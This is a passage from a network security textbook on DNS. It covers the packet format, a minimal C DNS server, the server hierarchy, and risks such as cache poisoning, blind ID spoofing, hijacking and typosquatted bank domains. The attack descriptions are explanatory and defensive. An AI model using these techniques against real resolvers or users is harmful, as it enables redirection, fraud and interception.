At the 2004 Black Hat Briefings security conference, Dan Kaminsky demonstrated a set of tools called OzymanDNS. The `Aska` and `Geta` tools in OzymanDNS overload A, TXT, and CNAME fields with data. Using these tools, entire files can be distributed and stored on DNS servers. Kaminsky's presentation at Black Hat included playing an audio file that he had distributed across a few thousand DNS servers. Each server held a few bytes of data.

17.1.4.4 Custom DNS

The functionality in BIND (and other common DNS servers) is well defined. The same DNS query will return the same DNS results; however, the implementation is independent of the protocol. Custom DNS servers do not need to return the same information each time; a custom DNS server could return different information based on the request source or time of day. For example, an administrator could configure a custom server to return real-time network and host status in the TXT fields. A covert channel could easily hide information within a DNS response.

17.2 DNS PROTOCOL

The DNS protocol uses a simple request/reply system [RFC1035]. Both request and reply packets use the same format. The first 12 bytes of the packet form the DNS header (Listing 17.3). The header identifies the type of request and number of parameters. After the header, there are four blocks of optional information. These are the queries, answers, name servers, and addition records.

LISTING 17.3 DNS Header Format and Flags

```
/*** DNS packet header format ***/
struct DNS_RR /* request/reply */
  {
  u_int16_t ID;         /* session serial number */
  u_int8_t Flags;       /* see FLAGs */
  u_int8_t Rcode;       /* see RCODE */
  u_int16_t Qcount;     /* # entries in the question section */
  u_int16_t Acount;     /* # entries in the answer section */
  u_int16_t NScount;    /* # name server records
                           in authority section */
  u_int16_t ARcount;    /* # resource records
                           in additional records section */
  /* NOTE: MTU for UDP is 512 bytes.
     512 bytes - header = 500 data bytes */
  unsigned char Data[500];      /* data */
  };
typedef struct DNS_RR DNS_RR;

/*** Flags for DNS header.  OR these together. ***/
#define FLAG_REPLY 0x80     /* is this a query or reply?
                               0=query, 1=reply */
#define FLAG_OPCODE_MASK 0x30       /* query mask */
#define FLAG_OPCODE_QUERY 0x00      /* standard query */
#define FLAG_OPCODE_IQUERY 0x10     /* inverse query */
#define FLAG_OPCODE_STATUS 0x20     /* server status request */
/* other opcode values bits reserved */
#define FLAG_AA 0x04        /* authoritative answer */
#define FLAG_TC 0x02        /* message truncated */
#define FLAG_RD 0x01        /* recursion denied */

/* Flags added to the rcode byte */
#define FLAG_RA 0x80        /* recursion available */
#define FLAG_AAA 0x20       /* answer authenticated */
#define RCODE_MASK 0x0f
enum RCODE
  {
  RCODE_NO_ERROR=0,     /* no error condition */
  RCODE_FORMAT_ERROR,   /* format error */
  RCODE_SERVER_ERROR,   /* server error */
  RCODE_NAME_ERROR,     /* name error */
  RCODE_NA,             /* not implemented (not available) */
  RCODE_REFUSED,        /* refused */
  };
typedef enum RCODE RCODE;
```

17.2.1 Packet Information

Each DNS packet begins with a session identifier. The query, as well as any responses, uses the same session identifier.

After the identifier, the packet header contains 2 bytes for flags and return codes. The flags specify the type of packet (query or reply), type of query (forward/standard, reverse/inverse, or status), and whether the information is authoritative. The return code specifies if the query succeeded or failed.

The amount of information in the four data segments varies. A simple query usually has one set of information in the query section and no data in the other three sections. In contrast, a simple reply may repeat the query but will contain information in the answer section. Additional information, such as pointers to authoritative name servers, is included in the remaining two sections.

17.2.2 Simple DNS Server

By default, DNS is connection-less and runs on port 53/UDP. An optional DNS service on port 53/TCP can be used for connection-oriented requests. A basic DNS server receives requests and provides replies. Listing 17.4 shows a very simple DNS server that receives DNS requests and always provides the same reply: a single IP address and TXT comment. The full source code is available on the CD-ROM as `dnsd.c`.

Queries to this simple DNS daemon from `host`, `nslookup`, and `dig` return the same reply. Each request receives the IP address and TXT information specified when starting the server (Listing 17.5). More complex DNS servers, such as BIND and NSD, relay requests to other DNS servers, use internal databases for storing hostnames, and cache responses from relayed requests.

LISTING 17.4 Simple DNS Daemon

```
int main    (int argc, char *argv[])
{
  int UDPsocket;    /* server socket */
  DNS_RR Request,Reply;
  int RequestLen,ReplyLen;
```

```
struct sockaddr_in Server;
struct sockaddr Client;
int ClientLen;
int Len;
int Ipaddr;

if (argc != 4)
  {
  printf("Simple DNS server that always returns ");
  printf("the same reply.\n");
  printf("Usage: %s ipaddress hostname text\n",argv[0]);
  printf("  ipaddress: IP address to reply (1.2.3.4)\n");
  printf("  hostname:  hostname to reply (cow.farm.lan)\n");
  printf("  text:      text comment to reply ");
  printf("(\"Text in quotes\")\n");
  exit(-1);
  }

UDPsocket = socket(AF_INET,SOCK_DGRAM,0);
if (UDPsocket < 0)
  {
  fprintf(stderr,"ERROR: Unable to open socket.\n");
  exit(-1);
  }

Server.sin_family = AF_INET;
Server.sin_addr.s_addr = INADDR_ANY;
/* DNS normally runs on port 53/UDP */
Server.sin_port = htons(53);
if (bind(UDPsocket,(struct sockaddr *)(&Server),sizeof(Server)))
  {
  fprintf(stderr,"ERROR: Failed to bind to port 53/UDP.\n");
  exit(-1);
  }

/* Now listen for requests and reply */
while(1)
  {
  ClientLen=sizeof(Client);
  RequestLen = recvfrom(UDPsocket,&Request,sizeof(Request),0,
                        &Client,&ClientLen);
  if (RequestLen >= 12)   /* 12 bytes is minimum */
    {
    /* Process packet request */
    memset(&Reply,0,sizeof(Reply));
    Reply.ID = Request.ID;
    /* set authoritative reply */
    Reply.Flags = FLAG_REPLY | FLAG_AA;
    Reply.Rcode = RCODE_SERVER_ERROR; /* assume error */
```

```
ReplyLen = 12;

/* check if it is a request we can handle */
if ((Request.Flags & FLAG_REPLY) == 0)
  {
  Reply.Rcode = RCODE_NO_ERROR;
  Reply.Acount = htons(2); /* 2 replies: hostname and TXT */
  Len=0;

  /* Reply #1: hostname and IP address */
  /* store hostname */
  Reply.Data[Len++]=strlen(argv[2]);
  memcpy(Reply.Data+Len,argv[2],strlen(argv[2]));
  Len+=strlen(argv[2]);
  Reply.Data[Len++] = 0; /* end of string */
  /* set upper byte of TYPE */
  Reply.Data[Len++] = (TYPE_A/256)&0xff;
  /* set lower byte of TYPE */
  Reply.Data[Len++] = (TYPE_A)&0xff;
  /* set CLASS */
  Reply.Data[Len++] = (CLASS_IN/256)&0xff;
  Reply.Data[Len++] = (CLASS_IN)&0xff;
  /* set TTL */
  Reply.Data[Len++] = 0; /* TTL = 4 bytes */
  Reply.Data[Len++] = 0; /* TTL */
  Reply.Data[Len++] = 0; /* TTL */
  /* lowest part of TTL = 10 seconds */
  Reply.Data[Len++] = 10;
  /* set data length: octets */
  Reply.Data[Len++] = 0;
  Reply.Data[Len++] = 4;
  Ipaddr = ntohl(inet_addr(argv[1]));
  Reply.Data[Len++] = (Ipaddr >> 24) & 0xff;
  Reply.Data[Len++] = (Ipaddr >> 16) & 0xff;
  Reply.Data[Len++] = (Ipaddr >> 8) & 0xff;
  Reply.Data[Len++] = (Ipaddr) & 0xff;

  /* Reply #2: hostname and TXT string */
  Reply.Data[Len++]=0xc0; /* make this a pointer */
  Reply.Data[Len++]=0x0c; /* point to name (start of data) */
  /* set TYPE */
  Reply.Data[Len++] = (TYPE_TXT/256)&0xff;
  Reply.Data[Len++] = (TYPE_TXT)&0xff;
  /* set CLASS */
  Reply.Data[Len++] = (CLASS_IN/256)&0xff;
  Reply.Data[Len++] = (CLASS_IN)&0xff;
  /* set TTL to 10 seconds */
  Reply.Data[Len++] = 0; /* TTL = 4 bytes */
```

```
        Reply.Data[Len++] = 0; /* TTL */
        Reply.Data[Len++] = 0; /* TTL */
        Reply.Data[Len++] = 10; /* lowest part of TTL */
        Reply.Data[Len++] = 0; /* upper part of data length */
        Reply.Data[Len++] = strlen(argv[3])+1; /* data length */
        Reply.Data[Len++] = strlen(argv[3]); /* string length */
        memcpy(Reply.Data+Len,argv[3],strlen(argv[3]));
        Len += strlen(argv[3]);

        ReplyLen += Len; /* total size of packet */
        } /* if request */

      sendto(UDPsocket,&Reply,ReplyLen,0,&Client,ClientLen);
      } /* if at least 12 bytes */
    } /* while(1) */

  /* Should never get here! */
  return(0);
} /* main() */
```

LISTING 17.5 Sample Queries and Replies from Simple DNS Daemon

```
As root, start the DNSD server on the local host (127.0.0.1)
$ sudo ./dnsd 1.2.3.4 myhostname.mydomain "My TXT field" &
Query the DNSD server located on 127.0.0.1
$ host www.google.com 127.0.0.1
myhostname\.mydomain has address 1.2.3.4
myhostname\.mydomain descriptive text "My TXT field"
$ nslookup www.google.com 127.0.0.1
Server:             127.0.0.1
Address:    127.0.0.1#53

Name:       myhostname\.mydomain
Address: 1.2.3.4
myhostname\.mydomain        text = "My TXT field"

$ dig @127.0.0.1 www.google.com
; <<>> DiG 9.3.0rc4 <<>> @127.0.0.1 www.google.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15518
;; flags: qr aa; QUERY: 0, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; ANSWER SECTION:
myhostname\.mydomain.       10      IN      A       1.2.3.4
myhostname\.mydomain.       10      IN      TXT     "My TXT field"

;; Query time: 13 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Sep 24 15:04:56 2005
;; MSG SIZE  rcvd: 72
```

17.3 DISTRIBUTED ARCHITECTURE

No single server or network can handle all of the DNS queries generated by the Internet. Instead, DNS uses a distributed architecture. Domains and network providers divide the hostname management workload. By dividing the workload between different layers of DNS servers (Figure 17.1), no single system becomes overwhelmed. There are five main types of DNS servers: root, TLD, primary, secondary, and caching. Each type plays a critical role in dividing the workload and managing hostnames.



Root
13 Root DNS servers (A, B, C...)
3 types of TLD
- gTLD (.com, edu, gov, ...)
- ccTLD (one per country)
- SLD (defined by ccTLD)
gTLD
ccTLD
SLD
Primary
One per domain
Secondary
Domain backups
Caching
Speed for service providers

FIGURE 17.1 The different layers in the DNS architecture.

17.3.1 Root Servers

The root level DNS servers are the primary source for performing name resolution. The root servers do not store hostnames. Instead, these systems contain pointers to other name servers. For example, if a user wants to look up the hostname `hen.chicken.coop` then the root server will redirect the query to the top level domain (TLD)servers that manage the `coop` domain. For reverse lookups, the root servers maintain lists of subnets and servers that manage the subnets.

TABLE 17.2 Root DNS Servers

Name	IPv4/IPv6 Address	Operator
A	198.41.0.4	VeriSign Naming and Directory Services
B	192.228.79.201/2001:478:65::53	Information Sciences Institute
C	192.33.4.12	Cogent Communications
D	128.8.10.90	University of Maryland
E	192.203.230.10	NASA Ames Research Center
F	192.5.5.241/2001:500::1035	Internet Systems Consortium, Inc.
G	192.112.36.4	U.S. DOD Network Information Center
H	128.63.2.53/2001:500:1::803f:235	U.S. Army Research Lab
I	192.36.148.17	Autonomica/NORDUnet
J	192.58.128.30	VeriSign Naming and Directory Services
K	193.0.14.129/2001:7fd::1	Reseaux IP Europeans - Network Coordination Centre
L	198.32.64.12	Internet Corporation for Assigned Names and Numbers
M	202.12.27.33/2001:dc3::35	WIDE Project

The number of root-level DNS servers has expanded over time. In September 2005, there were 13 root servers (Table 17.2). The official list of servers is maintained at *http://www.root-servers.org/*. Each of the root servers represents a cluster of systems and not a single host. For example, `F.root-servers.org` has servers operating in 30 different locations around the world. The distribution and redundancy permits load balancing and mitigates the impact from a DoS attack.

17.3.2 Top Level Domain Servers

Hostnames are presented in a hierarchical format. Each dot in a hostname indicates another level in the hierarchy. For example, `www.ucsc.edu` is the host `www` in the domain `ucsc` within the *top level domain* (TLD) `edu`. The final extension on any *fully qualified hostname*—the individual host with full domain—indicates the TLD. On the Internet, all fully qualified hostnames contain a TLD from a limited selection. The type of TLD usually determines to type of domain.

As with the root-level servers, TLD servers do not store individual hostnames. Instead, these servers maintain pointers to the official primary name servers for a domain. The *primary name servers* are the authoritative source for specific hostname resolution. The root and TLD servers provide the means for an arbitrary host on the Internet to identify a specific primary name server. RFC2240 defines three types of TLD servers: gTLD, ccTLD, and SLD.

17.3.2.1 Generic Top Level Domain (gTLD)

The generic top level domains (gTLD) specify types of services. The most widely used gTLD is `.com`, which generally designates a commercial-oriented entity. Other common gTLDs include `.net` and `.edu` for network and educational services, respectively. Originally there were only six gTLDs [RFC1032], but more have since been added. Table 17.3 lists the gTLD allocations (as of September 2005) and their purposes. In addition, other domains are being considered including `.cat`, `.jobs`, `.kid`, `.mobi`, `.post`, `.tel`, `.travel`, and `.xxx`.

TABLE 17.3 gTLD Allocations

Year Established	gTLD	Purpose
1985	COM	General commerce or commercial
1985	EDU	Educational
1985	GOV	U.S. Government
1985	NET	Network services
1985	ORG	Nonprofit organization
1985	MIL	U.S. Military
1985	ARPA	Reserved for reverse lookups
1988	INT	Organizations established by international treaties
2000	AERO	Air-transport industry
2000	BIZ	Businesses
2000	COOP	Cooperative associations
2000	INFO	Informational services
2000	MUSEUM	Reserved for museums
2000	NAME	Reserved for individuals (noncommercial)
2000	PRO	Credentialed professionals and related organizations

A few gTLDs are treated as reserved for testing, but they are not officially reserved domains. These include .example, .invalid, .localhost, .localdomain, and .test. The .lan gTLD is commonly used for private, internal networks. Any gTLD that is not known by the root servers operates privately.

As with the root servers, there are many gTLD servers. These have letters for hostnames and exist in the gtld or gtld-servers domain of their respective gTLDs, and not every gTLD is recognized by all root servers. For example, the .pro gTLD is managed by a.gtld.pro, b.gtld.pro, and c.gtld.pro. Only the A, G, and J root servers identify this gTLD. A simple script (Listing 17.6) can be used to identify the list of gTLD servers.

LISTING 17.6 Shell Script to List gTLD Servers

```
#!/bin/sh
# for each root server
for root in a b c d e f g h i j k l m ; do
  echo "$root.root-servers.net"
  # for each gTLD
  for gtld in com edu gov net org mil arpa \
    int aero biz coop info museum name pro ; do
    # List the gTLDs know by the root server
    host -t ns $gtld $root.root-servers.net | \
      grep -v ":" | grep server
  done
done
```

17.3.2.2 Country Code Top Level Domain (ccTLD)

The country code top level domains (ccTLD) allocate domain space to each country. Each domain suffix is a two-letter country code defined by ISO 3166. For example, .uk is the United Kingdom, .jp is Japan, and .us is the United States of America.

17.3.2.3 Secondary Level Domain (SLD)

Within each ccTLD are *secondary level domains* (SLD) that serve the same descriptive purpose as the gTLDs. For example, www.leeds.ac.uk is the host www in the leeds domain. The SLD is ac indicating an *ac*ademic institution, and the gTLD .uk indicates the United Kingdom. The University of Leeds (in the United Kingdom) manages this hostname.

Different ccTLDs define different SLDs, but common secondary domains include the following:

Academic: Universities, colleges, and elementary schools may use ac, acad, ed, or edu.

Commercial: Commercial entities may appear as co or com.

Organization: Noncommercial organizations may use or or org.

Government: Governments may appear as gov or a localized variation. For example, the government of France uses gouv.fr., and Canada uses gc.ca (gc is the Government of Canada).

Military: Military services may appear as mil, mi, or may represent the type of military organization such as navy.us.

17.3.3 Primary and Secondary Servers

The *primary* DNS servers are owned and managed by specific domains. These servers provide authoritative replies for hostname resolution within the domain. For example, the domain ibm.com is managed by a set of IBM-owned name servers such as ns.watson.ibm.com and ns.austin.ibm.com. These name servers can resolve all hostnames within their domain.

Secondary name servers provide authoritative responses but may not be directly owned or managed by the domain. Secondary servers receive periodic updates from primary servers. These updates, or *zone transfers*, are accomplished through a TCP connection. All authoritative information from the primary is transferred to the secondary.

17.3.4 Caching Servers

Hostnames are rarely accessed once. For example, if one person visits a Web site, then that person is likely to visit the same site again later. Similarly, if one site is popular, then many people are likely to request the same hostname lookup. *Caching DNS servers* receive and relay new requests and cache replies for faster access. Although these servers provide unauthenticated results, the results are generated much faster than if the host needed to query a root, ccTLD, SLD, and primary DNS server.

The duration for data to be held within a caching DNS server varies based on the data. Each DNS reply includes a cache timeout duration. The data should be held until the information expires. Usually the duration is between a day and a week. If the timeout value is too low, then the primary and secondary DNS servers must field more requests. In contrast, a timeout value set too large can lead to slow updates; a change to a DNS entry may take days to propagate across the Internet.

Most large companies and Internet providers operate caching DNS servers for their customers. This provides hostname resolution results faster than individual queries to the official hosting sites. In addition, caching servers remove network load by limiting the need to send requests to all of the different root, gTLD, ccTLD, SLD, and primary servers.

17.3.5 DNS Management

The distributive nature of DNS makes it difficult for a single entity to control. Instead, different organizations are responsible for different levels of servers. Each of the root servers operates under the guidance of the Internet Corporation for Assigned Names and Numbers (ICANN) (*http://www.icann.org/*). ICANN accredits the root servers to ensure that they maintain compatibility. ICANN also defines the gTLD and ccTLD suffixes and authorizes domain registration providers. Each of the domain registrants can allocate new domain names and insert primary name server information into the TLDs. The InterNIC Web site (*http://www.internic.net/*) includes a list of more than 500 accredited registrars.

Domain names are closely associated with network addresses. The Internet Assigned Numbers Authority (IANA) is responsible for allocating blocks of network addresses to organizations. One person, Jonathan (Jon) Postel, effectively operated IANA until his untimely death in 1998. Pastel was one of the most important pioneers for the Internet (and the author of many RFCs that define the Internet). Since his passing, the duties of IANA have been distributed among a set of Regional Internet Registry (RIR) providers.

Each RIR provides network address allocations, domain registration (DNS and WHOIS), and reverse DNS for a global region. For example, the American Registry for Internet Numbers (ARIN) provides support for the United States and Canada. Other RIRs include AfriNIC (Africa), APNIC (Asia and Pacific), LACNIC (Mexico and Latin America), and RIPE (Europe, the Middle East, and parts of Asia).

Individuals, companies, and other online entities submit domain names to local DNS registrars. The local registrars update the RIR, and the RIR informs the TLD providers. However, the individuals, companies, and online entities are responsible for their own primary DNS servers. In many cases, the primary and secondary DNS hosting is outsourced to third-party providers. Determining the group responsible for managing DNS depends on the level within the DNS hierarchy.

17.4 DIRECT RISKS

DNS has the reputation of being the most insecure protocol on the Internet. The fundamental security flaw in DNS revolves around the assumed trust between DNS servers: DNS systems assume that servers do not intentionally provide misinformation. Moreover, the DNS protocol provides no means for authenticating clients with servers, and vice versa. The lack of authentication permits attackers to target the trust relationship.

DNS is vulnerable to a variety of trust-based attacks. These attacks include unauthenticated responses, cache poisoning, and blind ID attacks. In addition, some DNS implementations are vulnerable to corrupt DNS packets.

Pharming

Online fraud takes many forms. *Phishing* refers to online fraud through impersonation. Usually phishing uses email or Web sites that impersonate well-respected companies, such as banks or network service providers. The nature of phishing has changed over time, from simple forged emails and fake Web sites to complex cons and computer viruses that capture confidential information.

Some types of phishing have exploited DNS weaknesses. The term *pharming* describes DNS risks applied to phishing or online fraud. Most (if not all) of the DNS risks listed in this chapter have been used for fraud against legitimate companies.

17.4.1 Unauthenticated Responses

DNS uses a session identifier to match requests with replies, but the session identifier provides no authentication (Figure 17.2). An attacker that observes a DNS request can forge a DNS reply. The false reply includes the observed session identifier. The result is an unauthenticated response that appears authentic. The attacker may even set the authoritative flag in the packet, removing any doubt as to the data's accuracy. The requester receives the reply and accepts the unauthenticated response. The result is an attacker that can control the hostname lookups and consequently redirect victim connections.




FIGURE 17.2 Unauthenticated DNS response attack.

17.4.1.1 DNS Performance versus Security

Slow DNS lookups can result in slow application performance. To enhance the response time, DNS uses two approaches: parallel requests and connectionless-packets. When a DNS system generates a request, it sends the query to a group of servers. The requests are sent in parallel and the requester can accept an answer from any of the servers. Because different servers respond at different rates, the fastest response is used for name resolution. Unfortunately, this also provides attackers with a window of opportunity. Because any server may respond to a request, an attacker may also respond.

The DNS protocol may operate over TCP or UDP. Being a connection-oriented service, TCP is generally slower than UDP because it must negotiate each connection. Because UDP has no negotiation, most DNS queries use UDP. Unfortunately, this also simplifies attacks—an attacker only needs to generate a UDP packet and not hijack a TCP connection.

17.4.1.2 DNS Poisoning

DNS trust-based attacks use a similar technique to ARP poisoning (Chapter 10) and IP hijacking through ICMP redirection (Chapter 12). In each of these cases, an attacker provides false information. Whereas ARP poisoning is limited to the local network, DNS poisoning can occur anywhere along the network. Although IP hijacking can be prevented through ICMP filtering, DNS replies cannot be filtered. Even restricting DNS replies based on the server's network address does not provide any additional security. Because DNS uses UDP, an attacker can forge the sender's network address just as easily as forging the DNS session identifier.

17.4.2 DNS Cache Poisoning

Whereas unauthenticated responses target a requester, DNS cache poisoning targets any type of caching DNS server. An attacker observes a DNS request and generates a forged DNS reply. The reply appears authoritative and contains a long cache timeout value. A poisoned DNS server will provide the false data to any data request. For example, a caching DNS server can be poisoned so that the hostname `www.happydomain.lan` is mapped to the localhost address (`127.0.0.1`). Any DNS host requesting a lookup for `www.happydomain.lan` receives the localhost address rather than the true address. This makes the domain unreachable. Moreover, the incorrect information will be provides as long as the poisoned information is in the cache.

There are few viable options for mitigating DNS cache poisoning. DNS servers may be configured with an upper limit for cached data storage. For example, if the server is configured for a maximum cache period of 24 hours, then a poisoned reply containing a 7-day cache timeout will expire after 24 hours. However, the attack is still viable for the 24-hour window.

Although an attacker can generate a fake DNS reply, they cannot easily prevent a valid DNS server from replying. Caching servers may discard cache entries when multiple replies are received with differing values. This prevents the propagation of tainted information (but impacts the cache performance).

17.4.3 Blind ID Attack

Unauthenticated responses and cache poisoning usually require an attacker to observe the DNS request and session identifier. But observing a request is not always essential. An attacker may choose a common domain name and begin an attack when the hostname appears to timeout. This attack method generates a flood of DNS replies, each containing a different session identifier (Figure 17.3).




FIGURE 17.3 Blind ID attack.

For example, consider a caching server with data that expires in a few seconds (Listing 17.7). In this example, the hostname entry expires in 158 seconds, and the IP addresses expire in 127 seconds. When they expire, the caching server (`dnscache`) relays the next request to other DNS servers. The replies from these servers repopulate the cache.

Because the attacker knows when the cache expires, the attack can be precisely timed. The only thing needed is for the caching server to generate a request after the cache expires. The attacker can initiate this process by sending a request to the server when the cache is known to expire.

During this window of opportunity, the attacker can generate 65,536 false DNS packets—one for each session identifier. If the correct session identifier is generated before a real server can provide the true reply, then the caching server becomes poisoned. If the attack fails, then the attacker must wait for the cache to expire before trying again. This type of attack is a *race condition*; the attack does not always succeed. If tried enough times, however, it will eventually succeed.

LISTING 17.7 Example Listing of a DNS Cache Expiration

```
$ dig @dnscache www.google.com
; <<>> DiG 9.3.0rc4 <<>> @dnscache www.google.com
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14183
;; flags: qr rd ra
;; QUERY: 1, ANSWER: 4, AUTHORITY: 5, ADDITIONAL: 5

;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         158     IN      CNAME   www.l.google.com.
www.l.google.com.       127     IN      A       64.233.161.99
www.l.google.com.       127     IN      A       64.233.161.104
www.l.google.com.       127     IN      A       64.233.161.147
```

In theory, a blind attacker must also guess the UDP port number, however, most DNS servers reuse the same port number for subsequent queries. By reusing the same port, the DNS software does not need to manage a suite of UDP network connections and does not spend time binding to new UDP ports. Unfortunately, this also means that the attacker can determine the port to attack before initiating the attack. Although rare, DNS servers can rotate their UDP ports when making queries. This lessens the risk from a blind attack but increases the software complexity because multiple ports must be managed.

17.4.4 Corrupt DNS Packets

The DNS protocol specifies data sizes for queries and replies. Some DNS implementations do not properly check data boundaries. A packet may claim to have more data than it actually contains or may not contain enough data. These can result in buffer overflows and underflows.

Similarly, the DNS data fields can contain codes for jumping within the packet. This shorthand permits repeat domain names to be reused rather than duplicated in the packet. A misconfigured jump can result in an overflow or infinite processing loop (when the jump leads to itself).

Although most of today's DNS hosts are not vulnerable to these exploits, new network devices are released often. Many new devices rely on DNS for name lookups but implement their own version of the protocol rather than porting a vetted DNS library. These unique implementations are commonly vulnerable to malformed DNS packets.

17.5 TECHNICAL RISKS

Although the direct DNS risks impact fundamental issues with the protocol, technical risks are based on configuration issues. The ability to impact or modify a DNS server's data directly leads to DNS compromises. Technical risks include DNS domain hijacking, server hijacking, update durations, and DDNS.

17.5.1 DNS Domain Hijacking

Any owner of a DNS server can configure the server to act as a primary source for any domain. DNS does not contain the concept of domain ownership. If a company wants to configure its internal DNS server to be a primary source for the `microsoft.com` domain, there is nothing to stop it. The DNS hierarchy prevents this type of configuration from flooding the Internet with invalid information. If the DNS server is high enough up the chain of servers (e.g., a SLD, ccTLD, or large service provider caching server), however, then it can be used to hijack entire domains.

DNS domain hijacking has viable uses. Many computer worms, viruses, spyware, and assorted malware report information to remote hosts on the Internet. Besides "do not become infected," the most common approach for mitigating these risks is to disable the malware collection hosts. If the host is unreachable, then it cannot collect information. When the malware sites are specified by IP addresses, egress filtering at the firewall can prevent user access. When the malware accesses a remote host by name, however, DNS becomes the best filtering option. The local DNS server can be configured to reject hostname lookups for malware sites. If the hostname cannot be resolved to an IP address, then the host becomes unreachable.

Using the DNS server to block undesirable hostname lookups can block access to undesirable sites that host services related to porn, fraud, and malware. Many sites take the filtering beyond online risks. Some providers have been reported to filter liberal and conservative viewpoints or to serve political agendas. Web sites such as *2600 The Hacker Quarterly*, abortion and sex education sites, and even political candidates have been victims of domain hijacking. China has been repeatedly criticized for hijacking domain names—preventing access to certain Web sites and countries [Zittrain2003, DIT2004].

The Name Game

Not all domain hijacking is intentional. In 1999, a Fortune-500 company fell victim to an accidental domain hijacking. Many large companies have branches worldwide. This company had a large branch in Japan. A major ISP in Japan saw that emails from the company were using a network route through the ISP, and the route was not optimal. By changing the ISP's DNS server (modifying the MX records), the email would be directed to an optimal route.

Unfortunately, the ISP implemented it wrong. Rather than setting the ISP as a less-desirable route, they were set to be *more* desirable. And the information was loaded into a very high-level DNS server. The Fortune-500 company saw their email volume drop dramatically as all emails were routed through the ISP. The ISP saw their volume increase to such as level that they fell under an unintentional DoS attack. Although the problem was identified and corrected within a few hours, it took nearly five days for the changes to propagate to all the caching DNS servers.

Although uncommon, this type of unintentional DNS hijacking occurs more often than expected. Most large corporations experience similar misconfigurations every few years.

17.5.2 DNS Server Hijacking

DNS servers can be hijacked. The hijacked server can be configured to provide different host information or include new hostnames. DNS hijacking generally takes one of two forms: system compromises and IP hijacking.

17.5.2.1 DNS System Compromise

A DNS server runs as an application on a computer system. If an attacker can gain access to the computer system, then the attacker can gain access to the DNS server. This means that the server is vulnerable to any potential compromise to the hosting system. For example, if the host is running an old print server that is vulnerable to a remote exploit, then the DNS server is vulnerable due to the remote exploit.

To mitigate the risk of a system compromise, critical DNS servers should run on hardened systems. A *hardened system* has all unnecessary network services disabled. In the case of DNS, the DNS server should be the only accessible network service. In reality, most large companies provide SSH for remote administration, but all other services are disabled.

17.5.2.2 DNS IP Hijacking

DNS is an OSI layer 5 protocol. This means that it is vulnerable to all lower-layer risks. Because most DNS servers operate using UDP or TCP over IP, they are vulnerable to IP (and ARP) hijacking. If an attacker can intercept the IP (or ARP) packets, then the attacker can impersonate the DNS server. Although very rare, this style of DNS hijacking can be very damaging.

17.5.3 Update Durations

Caching DNS servers associate a timeout with each DNS item. The timeouts prevent data from becoming invalid as host configurations change. Unfortunately, if the timeout value is too high, then changes cannot be performed immediately. For example, if the Web server `www.local.lan` resides at `10.1.2.3`, then it cannot be immediately moved to `10.1.2.4`. If the administrators immediately relocate the host, then caching servers will point to the wrong address. Instead, both IP addresses should be functional during the transition period.

17.5.4 Dynamic DNS

The Dynamic Host Configuration Protocol (DHCP) [RFC2131] is commonly used to assign network information to hosts on local networks. DHCP provides new hosts with network addresses, default gateways, and DNS server information. These hosts are only accessible by their network addresses, however, so a user wanting to connect to a DHCP-assigned host cannot access the host by a hostname.

Dynamic DNS (DDNS) [RFC2136] addresses the hostname issue for DHCP. Using DDNS, a DHCP client can place a hostname in the local DNS system. Although the DHCP client may be assigned a new network address each time it connects to the network, DDNS ensures that the hostname always points to the host's new network address.

Clients can readily configure DDNS hostnames. For example, under Debian Linux's DHCP3 package, the file `/etc/dhcp3/dhclient.conf` offers a `send hostname` field for specifying the DDNS hostname.

Unfortunately, DDNS permits name hijacking. Any hostname that is not associated with an active DHCP address can be requested. If a host is offline or unavailable, then another host can readily hijack the hostname. As long as the hijacked name is associated with a valid DHCP host, the true host cannot request the name.

17.6 SOCIAL RISKS

DNS plays a critical role for the Internet. The ability to compromise or hijack a hostname directly leads to DoS, MitM, and other system attacks. DNS servers have direct risks and technical attacks, but there are other methods for compromising a host or domain. These risks target the human factor. Social risks for DNS include similar hostnames, automatic name completion, social engineering, and domain renewals.

TABLE 17.4 Similar Hostnames Registered Between December 28 and December 31, 2003

babnkofamerica.com	bajkofamerica.com	baniofamerica.com
banjofamerica.com	bankofameeica.com	bankofameryca.com
bankofsmerica.com	vbankofamerica.com	bahkofamerica.com
bankkfamerica.com	banklfamerica.com	bankofajerica.com
bankofakerica.com	bankofamdrica.com	bankofamedica.com
bankofamefica.com	bankofamericq.com	bankofamericz.com
